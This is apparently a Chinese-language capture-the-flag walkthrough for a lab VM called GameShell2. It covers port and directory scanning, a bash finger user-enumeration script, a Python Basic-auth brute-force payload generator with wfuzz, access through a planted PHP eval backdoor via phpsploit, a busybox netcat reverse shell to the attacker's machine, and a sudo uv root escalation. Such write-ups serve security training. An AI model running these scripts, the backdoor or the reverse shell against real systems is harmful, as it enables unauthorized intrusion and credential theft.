GameShell2

Recon

常规枚举

端口扫描


```
➜  GameShell2 nmap -p- -n -Pn -sV 192.168.56.104 -min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-11 14:32 CST
Nmap scan report for 192.168.56.104
Host is up (0.00038s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
79/tcp open  finger  OpenBSD fingerd (ported to Linux)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:9E:29:D9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: GameShell2; OSs: Linux, Linux 4.19.0-27-amd64; CPE:
cpe:/o:linux:linux_kernel, cpe:/o:linux:linux_kernel:4.19.0-27-amd64

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.42 seconds
```

目录扫描

```
➜  GameShell2 feroxbuster --url 'http://192.168.56.104' -x php,html,zip,txt -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://192.168.56.104/
 🚩  In-Scope Url          │ 192.168.56.104
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💲  Extensions            │ [php, html, zip, txt]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
```

```
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l        31w      276c http://192.168.56.104/ternimal
404      GET        9l        31w      276c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
403      GET        9l        28w      279c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
200      GET      369l       868w    14134c http://192.168.56.104/
200      GET      369l       868w    14134c http://192.168.56.104/index.html
200      GET      677l       680w     2052c http://192.168.56.104/users.html
200      GET        2l         4w       35c http://192.168.56.104/robots.txt
401      GET       14l        54w      461c http://192.168.56.104/terminal
```

`terminal` 需要基础认证



http://192.168.56.104/terminal

his server.

168.56.104 Port 80


http://192.168.56.104

此网站要求您登录。

用户名

密码

`users.html` 应该是用户字典



不安全 http://192.168.56.104/users.html

aa ab ac ad ae af ag ah ai aj ak al am an ao ap aq ar as at au av aw ax ay az ba bb bc bd be bf bg bh bi bj bk bl bm bn bo bp bq br bs bt bu bv bw bx by bz ca cb cc cd ce cf cg ch
dx dy dz ea eb ec ed ee ef eg eh ei ej ek el em en eo ep eq er es et eu ev ew ex ey ez fa fb fc fd fe ff fg fh fi fj fk fl fm fn fo fp fq fr fs ft fu fv fw fx fy fz ga gb gc gd ge gf gg gh
hw hx hy hz ia ib ic id ie if ig ih ii ij ik il im in io ip iq ir is it iu iv iw ix iy iz ja jb jc jd je jf jg jh ji jj jk jl jm jn jo jp jq jr js jt ju jv jw jx jy jz ka kb kc kd ke kf kg kh ki kj kk kl
md me mf mg mh mi mj mk ml mm mn mo mp mq mr ms mt mu mv mw mx my mz na nb nc nd ne nf ng nh ni nj nk nl nm nn no np nq nr ns nt nu nv nw nx ny nz oa ob oc od
ps pt pu pv pw px py pz qa qb qc qd qe qf qg qh qi qj qk ql qm qn qo qp qq qr qs qt qu qv qw qx qy qz ra rb rc rd re rf rg rh ri rj rk rl rm rn ro rp rq rr rs rt ru rv rw rx ry rz sa sb
tw tx ty tz ua ub uc ud ue uf ug uh ui uj uk ul um un uo up uq ur us ut uu uv uw ux uy uz va vb vc vd ve vf vg vh vi vj vk vl vm vn vo vp vq vr vs vt vu vv vw vx vy vz wa wb
xm xn xo xp xq xr xs xt xu xv xw xx xy xz ya yb yc yd ye yf yg yh yi yj yk yl ym yn yo yp yq yr ys yt yu yv yw yx yy yz za zb zc zd ze zf zg zh zi zj zk zl zm zn zo zp zq zr zs

用户枚举

探测 `finger` 服务，存在的用户会显示如下，不存在的用户会提示`no such user`

```
➜  GameShell2 nc -nv 192.168.56.104 79
(UNKNOWN) [192.168.56.104] 79 (finger) open
root

Welcome to Linux version 4.19.0-27-amd64 at GameShell2 !

 01:38:36 up 7 min,  0 users,  load average: 5.00, 4.74, 1.99

Login: root                             Name: root
Directory: /root                        Shell: /bin/bash
Never logged in.
```


```
No mail.
No Plan.
```

所以我们可以尝试通过 `finger` 枚举存在的用户

```
➜  GameShell2 curl http://192.168.56.104/users.html > users.txt
```

写一个脚本来进行爆破

```
#!/bin/bash

# ================= 配置区域 =================
TARGET="192.168.56.104"
# 你的大字典路径
WORDLIST="users.txt"
OUTPUT="res.txt"
# ===========================================

echo "[*] 启动 Finger 用户枚举 (Target: $TARGET)"
echo "[*] 过滤条件: 忽略包含 'no such user' 的响应"
echo "[*] 结果保存: $OUTPUT"
echo "----------------------------------------------"

# 清空/新建输出文件
> "$OUTPUT"

# 检查字典
if [ ! -f "$WORDLIST" ]; then
    echo "[!] 错误：找不到字典文件 $WORDLIST"
    exit 1
fi

# =======================================================
# 警告：由于字典有1000万行，单线程 nc 跑完全程可能需要数天。
# 为了演示和快速测试，这里默认加了 'head -n 500' 只跑前500个。
# ● 如果你要跑全量，请删除下面的 '| head -n 500' ●
# =======================================================
cat "$WORDLIST" | head -n 500 | while read user; do

    # 去除两端空白符并跳过空行
    user=$(echo "$user" | xargs)
    if [ -z "$user" ]; then continue; fi

    # 发送请求 (设置 -w 1 超时 1秒，防止卡顿)
    # 将错误输出合并到标准输出，以便捕捉所有信息
    response=$(echo "$user" | nc -nv -w 1 "$TARGET" 79 2>&1)

    # === 核心逻辑判断 ===
    # 1. 如果结果为空，跳过
    if [ -z "$response" ]; then
        echo -ne "[-] $user (无响应)     \r"
        continue
    fi

    # 2. 如果包含 "no such user"，明确判定为不存在，跳过
    if echo "$response" | grep -qi "no such user"; then
        echo -ne "[-] $user (不存在)       \r"
        continue
    fi

    # 3. 如果到了这一步，且包含 Finger 协议的特征词，则判定为发现用户
    # 特征词：Login, Directory, Shell, Plan, Name
    if echo "$response" | grep -qE "Login|Directory|Shell|Plan|Name:"; then
        echo -e "\n\033[32m[+] 发现有效用户: $user \033[0m"

        # 写入文件
        echo "=============================================" >> "$OUTPUT"
        echo "Username: $user" >> "$OUTPUT"
        echo "$response" >> "$OUTPUT"

        # 检查是否有 Plan 或者是 "No Plan"
        if echo "$response" | grep -qi "No Plan"; then
            echo "    -> (No Plan)"
        else
            # 如果没有 'No Plan' 字样，但有 Plan 字段，说明可能有秘密信息
            echo -e "    -> \033[31m[!] 可能包含敏感信息 (Has Plan)!\033[0m"
        fi
        echo "---------------------------------------------"
    else
        # 既不是 "no such user" 也没有特征词，可能是连接错误或垃圾数据
        echo -ne "[-] $user (未知响应)     \r"
    fi

done

echo -e "\n\n[*] 扫描完成。有效结果已保存至 $OUTPUT"
```



```
→ GameShell2 ./a.sh
[*] 启动 Finger 扫描 (Target: 192.168.56.104)
[*] 扫描速率: 2 次/秒 (0.5s interval)
[*] 结果保存: res.txt
----------------------------------------------
[+] Found: dt
    [!] Attention: User dt has a PLAN!
```

通过 `finger` 查询，确认 `dt` 用户存在

```
→  GameShell2 finger dt@192.168.56.104
```

```
Welcome to Linux version 4.19.0-27-amd64 at GameShell2 !

 02:11:26 up 12 min,  0 users,  load average: 0.06, 1.92, 1.47

Login: dt                               Name:
Directory: /home/dt                     Shell: /bin/bash
Never logged in.
No mail.
No Plan.
```

然后再对 HTTP 认证进行爆破，先尝试前 5000 条

```
➜  GameShell2 head -n 5000 /usr/share/wordlists/rockyou.txt > rockyou_5000.txt
```

```
import base64

input_file = "rockyou_5000.txt"
output_file = "payloads.txt"
username = "dt"

try:
    with open(input_file, "r", encoding="latin-1") as f_in, open(output_file, "w") as f_out:
        for line in f_in:
            # 去除行尾换行符
            password = line.strip()
            # 拼接
            raw_str = f"{username}:{password}"
            # Base64 编码 (注意要先转为 bytes)
            encoded_bytes = base64.b64encode(raw_str.encode("utf-8"))
            # 转回 string 并写入
            encoded_str = encoded_bytes.decode("utf-8")
            f_out.write(encoded_str + "\n")

    print(f"[*] 成功! 字典已生成: {output_file}")

except FileNotFoundError:
    print(f"[!] 错误: 找不到输入文件 {input_file}")
```


通过 wfuzz 进行爆破


```
➜  GameShell2 wfuzz -u 'http://192.168.56.104/terminal' -H 'Authorization: Basic FUZZ' -w payloads.txt --hc 401
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************
```

```
Target: http://192.168.56.104/terminal
Total requests: 5000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000666:   200        2 L      10612 W    728521 Ch   "ZHQ6cHVycGxlMQ=="

Total time: 2.234190
Processed Requests: 5000
Filtered Requests: 4999
Requests/sec.: 2237.947
```

得到凭据 `dt:purple1`

通过`HTTP` 认证后，完成后提示：`Your pass is: 0t4tdtlt`（痛苦面具）


不安全
http://192.168.56.104/terminal
登录
kali
USE ARROW KEYS TO MOVE. USE SPACE TO PAUSE. TARGET SCORE: 15
$
Xoo
GAME OVER!!



```
USE ARROW KEYS TO MOVE. USE SPACE TO PAUSE. TARGET SCORE: 15

Congratulations! You reached the target score!
Final Score: 15
Your pass is: 0t4tdtlt

SCORE: 15                    TARGET: 15                    HIGH-SCORE: 15
```

获得的密码是 `dt`用户的密码

```
dt@GameShell2:~$ cat user.txt
flag{user-3529555bd8220350defe5d0430784920}
```

提权

To www-data

进去的 shell 还是个受限的，通过 `/bin/sh` 可以逃逸出来，并且家目录下存在 `phpsploit`

```
dt@GameShell2:~$ cd phpsploit/
Error: cd command is restricted phpsploit/
```


`/var/www`下还存在一个 `dev` 目录，只有 www-data 有权限

```
$ ls -al
total 16
drwxr-xr-x  4 root     root     4096 Nov 21 03:04 .
drwxr-xr-x 12 root     root     4096 Apr  1  2025 ..
drwx------  2 www-data www-data 4096 Nov 21 06:49 dev
drwxr-xr-x  2 root     root     4096 Nov 21 03:58 html
```

查看 `apache2` 配置文件，发现一个域名

```
$ cat /etc/apache2/sites-available/dev.astra.dsz.conf
<VirtualHost *:80>
    # 虚拟主机域名（需与 /etc/hosts 一致）
    ServerName dev.astra.dsz

    DocumentRoot /var/www/dev

    <Directory /var/www/dev>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/dev.astra.dsz.error.log
    CustomLog ${APACHE_LOG_DIR}/dev.astra.dsz.access.log combined
</VirtualHost>
```

添加到 `hosts` 文件后进行访问




Dev Environment - dev.astra.dsz

对其进行目录扫描

```
➜  GameShell2 feroxbuster --url 'http://dev.astra.dsz/' -x php,html,zip,txt -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://dev.astra.dsz/
 🚩  In-Scope Url          │ dev.astra.dsz
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💲  Extensions            │ [php, html, zip, txt]
 🏁  HTTP methods           │ [GET]
 🔃  Recursion Depth        │ 4
────────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
───────────────────────────────────────────────────
403      GET        9l        28w      278c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
404      GET        9l        31w      275c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
200      GET        2l         9w       68c http://dev.astra.dsz/
200      GET        2l         9w       68c http://dev.astra.dsz/index.html
200      GET        0l         0w        0c http://dev.astra.dsz/backdoor.php
```


估计是还需要参数，根据家目录里面的 `phpsploit` ，它是一个功能齐全的 C2 框架，并且默认的参数是 `HTTP_PHPSPL01T` （https://github.com/nil0x42/phpsploit）



我们克隆该项目下来进行连接

```
(more) ➜  phpsploit git:(master) ./phpsploit -t http://dev.astra.dsz/backdoor.php
-i

phpsploit > exploit
[*] Current backdoor is: <?php @eval($_SERVER['HTTP_PHPSPL01T']); ?>

[*] Sending payload to http://dev.astra.dsz:80/backdoor.php ...
[*] Shell obtained by PHP (192.168.56.102 -> 192.168.56.104)

Connected to Linux server (dev.astra.dsz)
running PHP 8.3.19 on Apache/2.4.62 (Debian)
phpsploit(dev.astra.dsz) >

phpsploit(dev.astra.dsz) > run id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

进行反弹 shell



```
phpsploit > exploit
[*] Current backdoor is: <?php @eval($_SERVER['HTTP_PHPSPL01T']); ?>

[*] Sending payload to http://dev.astra.dsz:80/backdoor.php ...
[*] Shell obtained by PHP (192.168.56.102 -> 192.168.56.104)

Connected to Linux server (dev.astra.dsz)
running PHP 8.3.19 on Apache/2.4.62 (Debian)
phpsploit(dev.astra.dsz) > id
[-] Unknown Command: id (use `run` plugin to run remote command)
phpsploit(dev.astra.dsz) > run id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
phpsploit(dev.astra.dsz) > run busybox nc 192.168.56.102 1234 -e /bin/bash
```

```
    inet6 fe80::221a:aa68:fbc2:38da/64 scope link noprefixr
       valid_lft forever preferred_lft forever
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc f
    link/ether 00:0c:29:01:8d:d2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global
       valid_lft 333sec preferred_lft 333sec
    inet6 fe80::20c:29ff:fe01:8dd2/64 scope link noprefixro
       valid_lft forever preferred_lft forever
→  GameShell2 nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.56.102] from dev.astra.dsz [192.168.56.

$
```

To Root

查看 sudo 权限

```
Matching Defaults entries for www-data on GameShell2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on GameShell2:
    (ALL) NOPASSWD: /usr/local/bin/uv
```

结束

```
www-data@GameShell2:/var/www$ sudo /usr/local/bin/uv run /bin/bash
root@GameShell2:/var/www#
```

```
root@GameShell2:~# cat root.txt
flag{root-983b0f2b5412aadd94ed08f249355686}
```